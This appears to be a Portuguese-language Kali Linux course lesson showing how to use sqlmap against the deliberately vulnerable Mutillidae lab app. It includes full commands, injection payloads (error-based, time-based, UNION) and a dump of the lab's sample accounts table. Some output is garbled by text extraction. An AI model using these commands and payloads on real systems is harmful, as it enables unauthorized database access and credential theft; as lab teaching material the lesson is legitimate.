Pentest com Kali Linux



Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br


Como visto antes, ao usar o SQL Injections pode ser um processo industrioso. O SQLMap é uma ferramenta de linha de comando, incluída no Kali Linux, que pode nos ajudar na automação de detecção e exploração de Injeções SQL com múltiplas técnicas e em uma ampla variedade de bancos de dados.

Nesta aula, usaremos o SQLMap para detectar e explorar uma vulnerabilidade de Injeção de SQL e obteremos nomes de usuários e senhas de um banco de dados com ele. Entre em:

http://192.168.1.163/mutillidae/



Vá em **SQLi Extract Data | User Info**



Experimente qualquer nome de usuário e senha, por exemplo, user e password e clique em View Account Details. O login falhará, mas estamos interessados na URL; Vá para a barra de endereços e copie o URL completo para a área de transferência. Agora, em uma janela de terminal, digite o seguinte comando: sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=userinfo.php&username=user&password=password&user-info-php-submitbutton=View+Account+Details" -p username --current-user --currentdb

Você pode notar que o parâmetro -u tem o URL copiada como um valor. Com -p estamos dizendo ao SQLMap que queremos procurar por Injeções SQL no parâmetro username e o fato de que queremos que ele recupere o nome do banco de dados e o nome do banco de dados atual assim que a vulnerabilidade for explorada. Queremos também recuperar apenas esses dois valores, porque só queremos dizer se existe uma Injeção de SQL nesse URL no parâmetro de nome de usuário.



Uma vez que o SQLMap detecta o DBMS usado pelo aplicativo, ele perguntará se queremos ignorar o teste para outros DBMSes e se queremos incluir todos os testes para o sistema específico detectado, mesmo se eles estão fora do escopo do nível atual e com o risco configurado. Nesse caso, respondemos YES para ignorar outros sistemas e NO para incluir todos os testes.

Uma vez que o parâmetro que especificamos é encontrado para ser vulnerável, o SQLMap irá perguntar se queremos testar outros parâmetros, vamos responder No e, em seguida, ver o resultado:



current database: 'nowasp'

*] shutting down at 20:19:27

```
:19:19] [INFO] target URL appears to be UNION injectable with 5 columns
[20:19:19] [INFO] GET parameter 'username' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] \bar{N}
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
Parameter: username (GET)
   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
   Payload: page=user-info.php&username=test' AND (SELECT 6895 FROM(SELECT COUNT(*), CONCAT(0x717a706271, (SELECT (ELT(6895=6895,1))), 0x717a766a
71,FLOOR(RAND(O)*2))x FROM INFORMATION SCHEMA.CHARACTER SETS GROUP BY x)a) AND 'xGJx'='xGJx&password=test&user-info-php-submit-button=View Acco
unt Details
   Type: AND/OR time-based blind
   Title: MySOL >= 5.0.12 AND time-based blind (SELECT)
   Payload: page=user-info.php&username=test' AND (SELECT * FROM (SELECT(SLEEP(5)))SNuu) AND 'WNgP'='WNgP&password=test&user-info-php-submit-b
utton=View Account Details
   Type: UNION query
   Title: Generic UNION query (NULL) - 5 columns
   --Payload: page=user-info.php&username=test' UNION ALL SELECT NULL, NULL, NULL, CONCAT (0x717a706271, 0x70656162494164536544, 0x717a766a71), NULL-
&password=test&user-info-php-submit-button=View Account Details
[20:19:27] [INFO] the back-end DBMS is MySOL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
 20:19:27] [INFO] fetching current user
current user: 'mutillidae&%'
 20:19:27] [INFO] fetching current database
```

20:19:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'

Se quisermos obter os nomes de usuários e senhas, de forma semelhante à aula anterior, precisamos saber o nome da tabela que tem essas informações. Execute o seguinte comando no terminal:

sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=user-

info.php&username=test&password=test&user-info-php-submit-

button=View+Account+Details" -p username -D nowasp --tables

```
[20:22:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[20:22:54] [INFO] fetching tables for database: 'nowasp'
[20:22:54] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
 accounts
 balloon tips
 blogs table
 captured data
 credit cards
 help texts
 hitlog
 level 1 help include files
 page_help
 page hints
 pen test tools
 youtubevideos
20:22:54] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
```

O SQLMap salva um *log* das injeções que ele executa, então este segundo ataque levará menos tempo do que o primeiro. Como você pode ver, estamos especificando o banco de dados a partir do qual vamos extrair essas informações (*nowasp*) e dizendo ao SQLMap que queremos uma lista de tabelas nesse banco de dados.

A tabela accounts é aquela que possui as informações desejadas. Vamos usar o comando abaixo:

sqlmap -u "http://192.168.1.163/mutillidae/index.php?page=user-info.php&username=test&password=test&user-info-php-submit-button=View+Account+Details" -p username -D nowasp -T accounts --dump



```
[20:23:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
20:23:49] [WARNING] reflective value(s) found and filtering out
20:23:49] [INFO] analyzing table dump for possible password hashes
Database: nowasp
able: accounts
19 entriesl
 cid | username | is admin | password
                                               mysignature
                               admin
        admin
                   TRUE
                                               root
                   TRUE
                               somepassword
                                               Zombie Films Rock!
        adrian
                   FALSE
                               monkey
                                               I like the smell of confunk
        iohn
                   FALSE
                               password
                                               d1373 1337 speak
        jeremy
        brvce
                   FALSE
                               password
                                               I Love SANS
                   FALSE
                                               Carving Fools
        samurai
                               samurai
                   FALSE
                                               Jim Rome is Burning
                               password
        bobby
                                               Hank is my dad
                   FALSE
                               password
                   FALSE
                                               I am a super-cat
        simba
                               password
       dreveil
                   FALSE
                                               Preparation H
                               password
                   FALSE
                                               Scotty Do
 11
        scottv
                               password
                                               Go Wildcats
 12
                   FALSE
                               password
                   FALSE
                                               Do the Duggie!
  13
        iohn
                               password
        ƙevin
                   FALSE
                                               Doug Adams rocks
  14
                               42
  15
        dave
                   FALSE
                                               Bet on S.E.T. FTW
                               set
        patches
                   FALSE
                               tortoise
 17
        rockv
                   FALSE
                                               treats?
                               stripes
                   FALSE
                                               Commandline KungFu anyone?
        ed
                   FALSE
                               pentest
 20:23:49] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.56.102/dump/nowasp/accounts.csv
    23:49] [INFO] fetched data logged to text files under '/root/.sglmap/output/192.168.56.102'
```